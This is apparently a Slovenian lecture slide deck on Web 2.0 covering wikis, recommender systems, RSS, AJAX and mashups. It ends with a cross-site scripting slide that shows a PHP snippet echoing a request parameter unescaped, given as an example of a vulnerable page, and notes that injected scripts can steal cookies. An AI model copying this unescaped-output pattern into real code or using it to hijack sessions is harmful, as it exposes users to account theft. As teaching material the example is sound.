- Upload up to 10 videos at a time
- **Best video formats** for YouTube
- Up to 2 GB in size.



# Soustvarjanje vsebin

- Spletne strani, ki jih lahko ureja vsak
  - posebna sintaksa (formatiranje, linki)
  - vse spremembe se hranijo v arhivu
    - za kvarjenje strani ni več motivacije, če je spremembe enostavno odstraniti
  - Wikipedija

The image shows two screenshots from Wikipedia. The top screenshot is the article page for "History of wikis". The "edit this page" button is circled in red. The bottom screenshot is the "Editing History of wikis" page, which includes a warning: "You are not currently logged in. Editing this way will cause your IP address to be recorded public and be provided with many other benefits. Messages sent to your IP can be viewed on your talk page. Please do not save test edits. If you want to experiment, please use the sandbox." Below the warning, it states "This page is 41 kilobytes long." and shows a rich text editor toolbar.



# Kdo ustvarja te vsebine

- **Uporabniki**
- **Spremembe v kulturi**
  - preveč prostega časa
  - TV požre ves “umski presežek”
- **Ocenjen vložek za izdelavo Wikipedije**
  - (vse vsebine, vsi jeziki in ves softver)
  - 100 milijonov ur
- **Vsak vikend v USA**
  - 100 milijonov ur samo za gledanje reklam po TV (1 wikipedija)
- **Letno:**
  - 2000 Wikipedij samo v USA gre za TV
  - 10.000 Wikipedij letno na celem svetu za TV
- **Dovolj je izdolbsti le delček procenta iz tega časa**
- **Odlična prezentacija: Clay Shirky <http://blip.tv/file/855937>**






# Mobilna socialna omrežja

## ■ Poenotene komunikacije

- lokacijsko ozaveščene (GPS/WiFi/Cell ID)
- Facebook aplikacija za iPhone
- +prilagojena mobilna spletna stran





# Priporočilni sistemi

- **Information overload (preveč zanimivih informacij!)**
  - izbira informacij s pomočjo “prijateljev”
  - tagging (označevnje → iskanje informacij po oznakah)
  - Google (PageRank)
- **Uporabno za:**
  - novice: Digg, Slashdot,..
  - vsebine (slike, glasbo, knjige): Flickr, Amazon, Last.fm
  - bookmarkke (del.icio.us)





# Pametna uporaba podatkov

- **Data = next “Intel Inside”**
- **“Crowdsourcing”**
- **Google spell checker**
  - deluje samo z analizo iskalnih pojmov
    - uporabnik najprej išče “Britney Speras”
    - ker ni zadetkov, popravi na “Britney Spears”
- **Spam v Gmailu**
  - nekaj uporabnikov označi mail kot spam
  - sistem lahko vsem ostalim uporabnikom isti mali vrže v spam
- **reCaptcha**
  - captcha je popačen tekst; le ga lahko preberete, dokažete, da ste človek
    - Completely Automated Public Turing test to tell Computers and Humans Apart
  - reCaptcha uporablja skenirane besede, ki jih OCR ne prepozna
    - uporabniki delajo OCR





# News feedi


---



# News feedi



- “Novičarski kanali”
- Avtorji objavljajo vsebine v posebnem formatu
  - na katerega se lahko uporabniki naročijo
  - najpogostejša formata RSS in Atom
- Uporabniki se lahko s posebnimi bralniki novic (feed readerji) naročijo na vsebino
  - bralnik periodično preverja, če se je feed osvežil
  - večina brskalnikov ima že vgrajene bralnike novic
    - Firefox Live bookmarks
    - Safari
    - IE7
    - Opera





# RSS – Primer: RSS je XML



```
<?xml version="1.0"?>
<rss version="2.0">
  <channel>
    <title>Liftoff News</title>
    <link>http://liftoff.msfc.nasa.gov/</link>
    <description>Liftoff to Space Exploration.</description>
    <language>en-us</language>
    <pubDate>Tue, 10 Jun 2003 04:00:00 GMT</pubDate>

    <lastBuildDate>Tue, 10 Jun 2003 09:41:01 GMT</lastBuildDate>
    <docs>http://blogs.law.harvard.edu/tech/rss</docs>
    <generator>Weblog Editor 2.0</generator>
    <managingEditor>editor@example.com</managingEditor>
    <webMaster>webmaster@example.com</webMaster>

    <item>
      <title>Star City</title>
      <link>http://liftoff.msfc.nasa.gov/news/2003/news-starcity.asp</link>
      <description>How do Americans get ready to work with Russians aboard the
        International Space Station? They take a crash course in culture, language
        and protocol at Russia's Star City.</description>
      <pubDate>Tue, 03 Jun 2003 09:39:21 GMT</pubDate>
      <guid>http://liftoff.msfc.nasa.gov/2003/06/03.html#item573</guid>
    </item>

    <item>
      <title>Space Exploration</title>
      <link>http://liftoff.msfc.nasa.gov/</link>
      <description>Sky watchers in Europe, Asia, and parts of Alaska and Canada
```



# Naročanje na novice

- Namizni programi (več deset, tudi kot dodatki za Outlook)
- Spletni readerji: Bloglines, Google reader

[Mail](#) [Calendar](#) [Documents](#) [Photos](#) [Groups](#) [Web](#) [more](#) ▼

@yahoo.com | [Offline](#) | [Settings](#) | [My Account](#) | [Help](#) | [Sign Out](#)

Google Reader

All items

Home

- All items
- Starred items
- Shared items
- Trends

[Add subscription](#) [Browse](#) »

Show: [updated](#) - all

- fun
  - American Thinker
  - American Thinker Blog
  - InterfaceLIFT wallpaper
  - Pearls Before Swine
  - Quotes of the Day
- productivity
  - Dumb Little Man
  - Lifehack
  - Lifehacker
  - Pick the Brain
  - Zen Habits

[Manage subscriptions](#) »

All items

[Expanded view](#) [List view](#)

Show: [0 new items](#) - all items

Lifehacker	Work: How to Estimate Your Costs for a Task - When negotiating your fee for a job with a potential business client,	12:06 PM	»
American Thinker Blog	McCain: No Muslim President - John McCain: No JFK.	9:50 AM	»
American Thinker Blog	Canadian Dollar Closes Above US Greenback - For the first time since November of 1976, the Canadian dollar is	9:50 AM	»
<b>Canadian Dollar Closes Above US Greenback</b> »			
from American Thinker Blog			
For the first time since November of 1976, the Canadian dollar is more valuable in the currency markets than the American Greenback.			
<input type="button" value="Add star"/> <input type="button" value="Share"/> <input type="button" value="Email"/> <input checked="" type="checkbox"/> Mark as read <input type="button" value="Edit tags: fun"/>			
American Thinker Blog	Gingrich Decides Not to Run - The months long teasing by Newt Gingrich about his plans for the 2008 presidential	9:50 AM	»
InterfaceLIFT wallpaper	Old Green Pickup - Desktop Wallpaper3D composition of a Chevy 1300 pickup in an open field. Resolutions:	8:24 AM	»
American Thinker	President Thompson - Conventional wisdom is hardening around the proposition that Fred Dalton Thompson is too	3:44 AM	»
American Thinker	Sorry, Fred, I'm Sticking With Rudy - Frankly, there is nothing in this world that would make me happier than to	3:44 AM	»
American Thinker	Bob Weir for President - I've decided to throw my hat in the ring and make a run for the White House.	3:44 AM	»
Quotes of the Day	Aaron McGruder - "Late to bed and late to wake will keep you long on money and short on mistakes."	3:23 AM	»
Quotes of the Day	Will Rogers - "The best doctor in the world is the veterinarian. He can't ask his patients what is the matter-he's got	3:23 AM	»
Dumb Little Man	How to Make a Chicago Hot Dog - My buddy Yan over at Diethack is going to hate this post but que sera, sera.I	Sep 29, 2007	»
Lifehacker	Firefox: Run Faster Without Rebooting Reinstalling - If Firefox has a flaw to get bummed about, it's that it slows	Sep 29, 2007	»
Lifehacker	Sleep: Assess Your Sleeping Habits - The BBC's Science and Nature section has an interesting quiz titled the	Sep 29, 2007	»
Lifehacker	Video: Create a Professional Video Short with Animoto - If you're looking for new and exciting ways to share your	Sep 29, 2007	»

more than 60 items



# AJAX

---





# AJAX

## ■ Asynchronous Javascript and XML

## ■ Skupek tehnologij

- XHTML in CSS (oblikovanje strani)
- DOM (dostop do modela strani)
- XMLHttpRequest (asinhrona izmenjava podatkov s strežnikom)
- XML, JSON (podatki)



Vir: [www.adaptivepath.com](http://www.adaptivepath.com)



# AJAX

## ■ AJAX omogoča:

- da spletne strani delujejo kot programi
- ter komunicirajo s strežnikom v ozadju (brez reloada)

Gmail - Inbox  
http://gmail.google.c  
ahansen@gmail.com | Feedback | Contacts | Se  
Gmail by Google BETA  
Show search opti  
Compose Mail  
Inbox  
Starred  
Sent Mail  
All Mail  
Spam  
Trash  
Labels  
gmail stuff  
Edit labels  
You are currently using  
Shortcuts: o - open y - archive c

Google Spreadsheets  
File Save New spreadsheet Open a spreadsheet  
Unsaved spreadsheet  
Format Sort Formulas  
Choose Format B I U  
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17

meebo  
about blog community products privacy meebo me help jobs  
testing  
Welcome nosillacast!  
You are logged in as:  
nosillacast  
raymoosehead  
nosillacast@gmail.com  
accounts  
preferences  
meebo me widgets  
testing is online (1 minute)



# Mashupi

---



# Kaj je *mashup*?

- **Spletna aplikacija, ki združuje podatke iz več virov**
  - primer
    - prikaz lokacij na zemljevidu
      - uporaba kartografskih podatkov storitve Google Maps
    - za vse rabljene avtomobile, ki ustrezajo določeni poizvedbi
      - preko poizvedbe na eBayu
  
- **Podatki se lahko nahajajo kjerkoli**
  - različni ponudniki
  - podatke ponujajo preko ustreznih API-jev
  
- **Orodja za izdelavo mashupov**
  - Yahoo! Pipes, Google Mashup Editor, MS Popfly
  
- **Združevanje podatkov se lahko vrši na strežniku ali v spletnem brskalniku**
  - server-side oz. client-side mashupi




# Primer: eBay + Google Maps


- <http://www.dudewheresmyusedcar.com/>





eBay Motors & Google Maps


Vehicle Make:  Model:  Within:  Miles of ZIP Code:




- Sort by:
- 

**Porsche : 911 Red 1989**  
**Porsche Carrera Coupe**  
\$16,100 Time Left: 3d 22h 32m  
Year: 1989 Mileage: 131,000  
Distance: 5 miles
  - 

**Porsche : 911 1994 TRIPLE**  
**BLACK PORSCHE SPEEDSTER**  
18,416 MILES W/AC.  
\$63,450 Time Left: 3d 22h 24m  
Year: 1994 Mileage: 18,416  
Distance: 5 miles
  - 

**Porsche : 911 Carrera C4S**  
**2006 Porsche 911 Carrera,**  
**Beautiful Very Low Miles**  
\$94,000 Time Left: 5d 12h 59m  
Year: 2006 Mileage: 3,460  
Distance: 10 miles
  - 


**Porsche : 911 Targa 1984**  
**PORSCHE 911 CARRERA TARGA**  
**\*\*ONLY 58k MILES\*\***  
\$16,000 Time Left: 2d 13h 0m  
Year: 1984 Mileage: 58,000  
Distance: 15 miles
  - 

**Porsche : 911 1997 Turbo**  
Porsche 911 Turbo 25k



# Dogajanje za kulisami (1/2)

- Naloži se 28 Javascript datotek





# Dogajanje za kulisami (2/2)

- Ko uporabnik naredi poizvedbo, stran kontaktira eBay API

```
data = [{"320191044868", "-121335694", "37.279015", "BMW : 3-Series CONVERTIBLE 1996 BMW 318I CONVERTIBLE----DRIVES STRONG--NO RESERVE!" "95008", "5", "195,857", "1996", "9", "1,325", "4d 14h 52m", "http://www.ebay.com/pict/v320191044868.jpg", "http://www.ebay.com/Vebaymotors/vBMW-3-Series-CONVERTIBLE-1996-BMW-318-3-Series-4-dr-sedan-2000-BMW-323i-4-dr-clean-title-No-Accidents/" "95159", "5", "140,000", "2000", "0", "8,500", "5d 13h 23m", "http://www.ebay.com/pict/v330195888728.jpg", "http://www.ebay.com/Vebaymotors/vBMW-3-Series-4-dr-sedan-2000-BMW-323i-4-dr-3-Series-325-xi-2002-BMW-325xi-(E46)-AWD-Sedan-in-Steel-Blue/" "95112", "5", "61,500", "2002", "0", "17,555", "1d 14h 54m", "http://www.ebay.com/pict/v220179417894.jpg", "http://www.ebay.com/Vebaymotors/vBMW-3-Series-325-xi-2002-BMW-325xi-E46-AV-3-Series-1987-BMW-325i-e30-sedan-5-speed-325is-325-m3/" "95032", "5", "104,070", "1987", "1", "1,500", "1d 22h 34m", "http://www.ebay.com/pict/v250194522577.jpg", "http://www.ebay.com/Vebaymotors/vBMW-3-Series-1987-BMW-325i-e30-sedan-5-spe-3-Series-328Ci-BMW-328Ci-SUPERCHARGED-Show-Car-Hamann-Brembo-DPE/" "95070", "10", "62,000", "2000", "1", "20,000", "1d 16h 9m", "img/vno_image.gif", "http://www.ebay.com/Vebaymotors/vBMW-3-Series-328Ci-BMW-328Ci-SUPERCHARGED-Show-Car-Hamann-Brembo-3-Series-330i-Sdn-RWD-2004-BMW-3-SERIES-330i-Sdn-RWD-Low-Miles/" "94538", "20", "22,443", "2004", "1", "10,000", "14h
```



- eBay vrne podatke s poštnimi številkami prodajalcev
- stran nato povpraša Google Maps API kje se nahajajo dobljene poštne številke
  - ter prikaže bučike na zemljevidu



# Analogija

## ■ Web kot operacijski sistem

- operacijski sistem zagotavlja različne *vire* (resurse)
  - networking, grafika, hramba podatkov, pošiljanje sporočil
- storitve različnih ponudnikov so viri
  - zemljevidi, katalog slik, videoposnetkov, disk



Vir: <http://blogs.zdnet.com/BTL/?p=2484>



# Spletne storitve, uporabne za mashupe


- Google maps
- Amazon S3 (shranjevanje podatkov)
- Amazon EC2 (virtualni serverji)
- Flickr
- Google Calendar
- Youtube
- eBay
- Twitter,
- Alexa,
- Amazon

...

**ProgrammableWeb beleži APIje ~2000 različnih storitev  
(iz njih je narejeno ~4800 mashupov)**

- **Primeri:**
  - TwitterVision (prikaz Twitter sporočil na karti)
  - FlickrSudoku (sudoku ki uporablja slike s flickrja)
  - Wii Seeker (iskanje trgovcev z Wii)

<http://www.programmableweb.com/matrix>





# Varnost

---



# Cross-site scripting

- XSS
- Nalaganje JS datotek z drugih strežnikov
  - stalna praksa pri različnih storitvah
    - Google Adsense, Google Analytics, StatCounter
  - JS, ki se izvaja na strani
    - lahko bere cookie-je
      - kraja piškotka lahko omogoči login v poljubno storitev
    - spreminja vsebino strani
- Nalaganje JS datoteke
  - mogoče doseči z oblikovanjem URL-ja
  - primer ranljive strani:


```
<?
  if (isset($_REQUEST["ime"]))
  {
    echo "Pozdravljen, " . $_REQUEST["ime"];
  }
  else
  {
    echo "Pozdravljen, neznanec!";
  }
?>
```



